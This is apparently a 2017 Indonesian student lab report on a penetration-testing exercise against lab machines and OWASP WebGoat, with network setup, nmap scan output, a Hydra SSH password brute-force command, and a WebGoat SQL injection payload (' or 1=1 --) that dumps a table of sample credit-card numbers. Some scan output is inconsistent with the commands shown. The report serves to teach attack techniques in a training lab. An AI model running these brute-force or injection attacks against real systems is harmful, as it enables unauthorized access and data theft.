

**KEAMANAN JARINGAN KOMPUTER**  
**“TRAINING EKSPLOITASI KEAMANAN”**



**OLEH:**

**LISA MARDALETA**

**09011181320032**

**JURUSAN SISTEM KOMPUTER**  
**FAKULTAS ILMU KOMPUTER**  
**UNIVERSITAS SRIWIJAYA**

**2017**

- Evaluasi keamanan sistem

Status keamanan Jaringan adalah sebagai berikut :

1. Vulnerability
2. Threat
3. Impact
4. Frequency
5. Recommended Countermeasures

**Keterangan :**

*Exploit* adalah sebuah kode yang menyerang keamanan\_komputer secara spesifik. Exploit banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (Vulnerability) pada komputer tujuan.

- Actual exploit

Pada tahap ini dilakukan `ifconfig eth0 192.168.100.20 netmask 255.255.255.0`

```
bt ~ # ifconfig eth0 192.168.100.20 netmask 255.255.255.0_
```

```
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:41:4E:02
          inet addr:192.168.100.20  Bcast:192.168.100.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9828 (9.5 KiB)  TX bytes:9502 (9.2 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

```
bt ~ #
```

```
root@ubuntu:/home/ubuntu# ifconfig eth0 192.168.100.10 netmask 255.255.255.0
```

```
root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10002 (10.0 KB)  TX bytes:18516 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5688 (5.6 KB)  TX bytes:5688 (5.6 KB)

root@ubuntu:/home/ubuntu#
```

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Nmap -sV 192.168.100.10

Nmap -sv ( service yg sedang berjalan )

Keterangan : **Nmap (Network Mapper)** adalah sebuah tool open source untuk mengeksplorasi dan audit keamanan jaringan. Nmap menggunakan IP raw untuk menentukan host mana saja yang tersedia pada jaringan, layanan, sistem operasi, jenis firewall dan sejumlah karakteristik lainnya. Dalam port scanner, nmap dapat membuat tabel yang berisi angka port dan protokol, nama layanan, dan status.

```

root@ubuntu:/home/ubuntu# nmap -sU 192.168.100.20

Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
  Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.1
3306/tcp   open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#

```

```

b ~ # nmap -sU 192.168.100.10

Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-16 02:43 GMT
Interesting ports on 192.168.100.10:
Not shown: 1694 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
53/tcp    open  domain
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
  fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=4.20%I=7%D=3/16%Time=58C9FBCD/P=i686-pc-linux-gnu/r(NULL,2
SF:9,"SSH-2\0-OpenSSH_6\6\1p1\x20Ubuntu-2ubuntu2\r\n");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 24.396 seconds
bt ~ # _

```

Service ssh menggunakan bruteforce mencoba melakukan input password menggunakan tool Tools yg bisa di gunakan :


Hydra

Nmap

Disini kita menggunakan tools hydra :

Hydra -l -P password.list 192.168.100.10 ssh

- Startx di DVL utk masuk ke tampilan GUI



## Start WebGoat



Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at [webgoat@owasp.org](mailto:webgoat@owasp.org).



#### WebGoat Design Team

Bruce Mayhew  
David Anderson  
Rogan Dawes  
Laurence Casey (Graphics)

#### Lesson Contributors

Aspect Security  
Sherif Koussa  
Romain Brechet

#### Special Thanks for V5.1

OWASP Spring of Code  
Erwin Geirnaert  
(<http://www.zionsecurity.com>)  
To all who have sent comments

#### Documentation Contributors

Sherif Koussa  
(<http://www.macadamian.com>)  
Erwin Geirnaert  
(<http://www.zionsecurity.com/>)

[Start WebGoat](#)

## Melakukan pencarian semua nama

- Melakukan pencarian semua nama dengan last name Smith atau user name Smith Programmer String SQL Injection, Tidak melakukan filter input yang masuk.

OWASP WebGoat V5.1

String SQL Injection

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0

OWASP Foundation | Project WebGoat

**\* Congratulations. You have successfully completed this lesson.**  
**\* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	243560002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joeph	Something	33843453533	AMEX		0

Kita melakukan select.

Di awalnya dia akan menambahkan tanda petik dan akan membaca last name yang kita masukkan , maksud 1=1 adalah boolean true walaupun kitalah masih akan bernilai true. Itulah kesalahan dari program karena tidak memfilter terlebih dahulu.

⇒ Buffer overflow, kalau tidak di filter akan menjadi vurnability

## **ANALISA :**

**Training Eksploitasi Keamanan** ini bertujuan untuk mengukur tingkat kerahasiaan informasi pada setiap pengguna pada suatu jaringan komputer. Training Eksploitasi Keamanan ini dilakukan dengan cara melakukan eksploitasi terhadap celah keamanan pada salah satu port yang terbuka di setiap client/hosts melalui internal jaringan komputer untuk mencuri informasi dari pengguna yang berada pada client/host yang dieksploit. Training Eksploitasi Keamanan ini perlu dilakukan untuk mengetahui bagaimana status keamanan jaringan. Seperti yang kita ketahui jika Jaringan komputer sebagai tulang punggung dari teknologi informasi. Maka, diharapkan dapat menyediakan layanan yang aman bagi penggunanya. Layanan yang aman tersebut termasuk hak akses pengguna lain terhadap data. Oleh karena itu dalam suatu jaringan komputer perlu dilakukan analisis aspek confidentiality yang merupakan salah satu aspek dari keamanan informasi.